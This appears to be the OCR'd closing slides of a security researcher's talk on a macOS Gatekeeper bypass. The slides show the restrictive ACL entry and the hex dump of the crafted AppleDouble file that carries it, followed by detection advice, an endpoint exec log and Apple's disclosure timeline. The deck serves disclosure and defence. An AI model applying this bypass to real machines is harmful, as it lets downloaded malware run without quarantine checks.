
```
everyone deny write,writeattr,writeextattr,writesecurity,chown
```

Exploitation




QuickTime Player
File
Edit
View
Window
Help
Tue Jul 26 8:55 PM

Exploitation




```
jbo@McJbo achilles % xxd ._My\ Resume.app
00000000: 0005 1607 0002 0000 4d61 6320 4f53 2058  ........Mac OS X
00000010: 2020 2020 2020 2020 0002 0000 0009 0000          ........
00000020: 0032 0000 00db 0000 0002 0000 010d 0000  .2..............
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 4154 5452 0000 0000 0000 010d  ....ATTR........
00000060: 0000 0098 0000 0075 0000 0000 0000 0000  .......u........
00000070: 0000 0000 0000 0001 0000 0098 0000 0075  ...............u
00000080: 0000 1363 6f6d 2e61 7070 6c65 2e61 636c  ...com.apple.acl
00000090: 2e74 6578 7400 0000 2123 6163 6c20 310a  .text...!#acl 1.
000000a0: 6772 6f75 703a 4142 4344 4546 4142 2d43  group:ABCDEFAB-C
000000b0: 4445 462d 4142 4344 2d45 4641 422d 4344  DEF-ABCD-EFAB-CD
000000c0: 4546 3030 3030 3030 3043 3a65 7665 7279  EF0000000C:every
000000d0: 6f6e 653a 3132 3a64 656e 793a 7772 6974  one:12:deny:writ
000000e0: 652c 7772 6974 6561 7474 722c 7772 6974  e,writeattr,writ
000000f0: 6565 7874 6174 7472 2c77 7269 7465 7365  eextattr,writese
00000100: 6375 7269 7479 2c63 686f 776e 0a        curity,chown.
jbo@McJbo achilles %
```

Bonus: Lockdown Mode?

- According to Apple, Lockdown Mode is only supposed to harden the system against 0-click exploits (FORCEDENTRY style).
- Our bypass also works against Lockdown Mode.
  - Lockdown Mode is no substitute for having your OS up to date!

Detection

- Quite challenging.
  - EPP: look for files with restrictive ACLs in an AppleDouble file in an archive.
  - EDR: Look for downloaded\extracted contents without quarantine flag being set. That's a generic detection for all "type 1" Gatekeeper bypasses (e.g. CVE-2021-1810).
  - Another idea: downloaded app isn't prevalent or well-signed and launched on the first time and not started from the "AppTranslocation" directory!



```
{"event":"ES_EVENT_TYPE_NOTIFY_EXEC","timestamp":"2022-07-27 15:37:12 +0000","process":{"pid":51853,"name":"sh","path":"/bin/sh","uid":501,"architecture":"Intel","arguments":["/bin/sh","/private/var/folders/s5/4j1l5n592rl66z0rc_27grhw0000
gn/T/AppTranslocation/CB4AAB95-088D-459F-8538-1E256BC43372/d/Calculator.app/Contents/MacOS/Calculator"],"ppid":1,"rpid":51853,"ancestors":[1],"signing info (reported)":{"csFlags":570509313,"platformBinary":1,"signingID":"com.apple.sh","te
amID":"","cdHash":"814DFF68CBE88261BC6B008E2258DF9E0B2E8FB4"},"signing info (computed)":{"signatureID":"com.apple.sh","signatureStatus":0,"signatureSigner":"Apple","signatureAuthorities":["Software Signing","Apple Code Signing Certificati
on Authority","Apple Root CA"]}}}
jbo@McJbo Desktop % 
```

Disclosure

- Disclosed to Apple on July 27th, 2022.
- Fixed in their Beta during September 2022.
    - GA in December 2022.
    - I’d like to thank Apple for the fix.
- Simply preventing that specific feature of AppleDouble files in the Archive Utility.
    - Can we find similar bypasses? ;)

Thank you!

- Feel free to reach out:

  @yo_yo_yo_jbo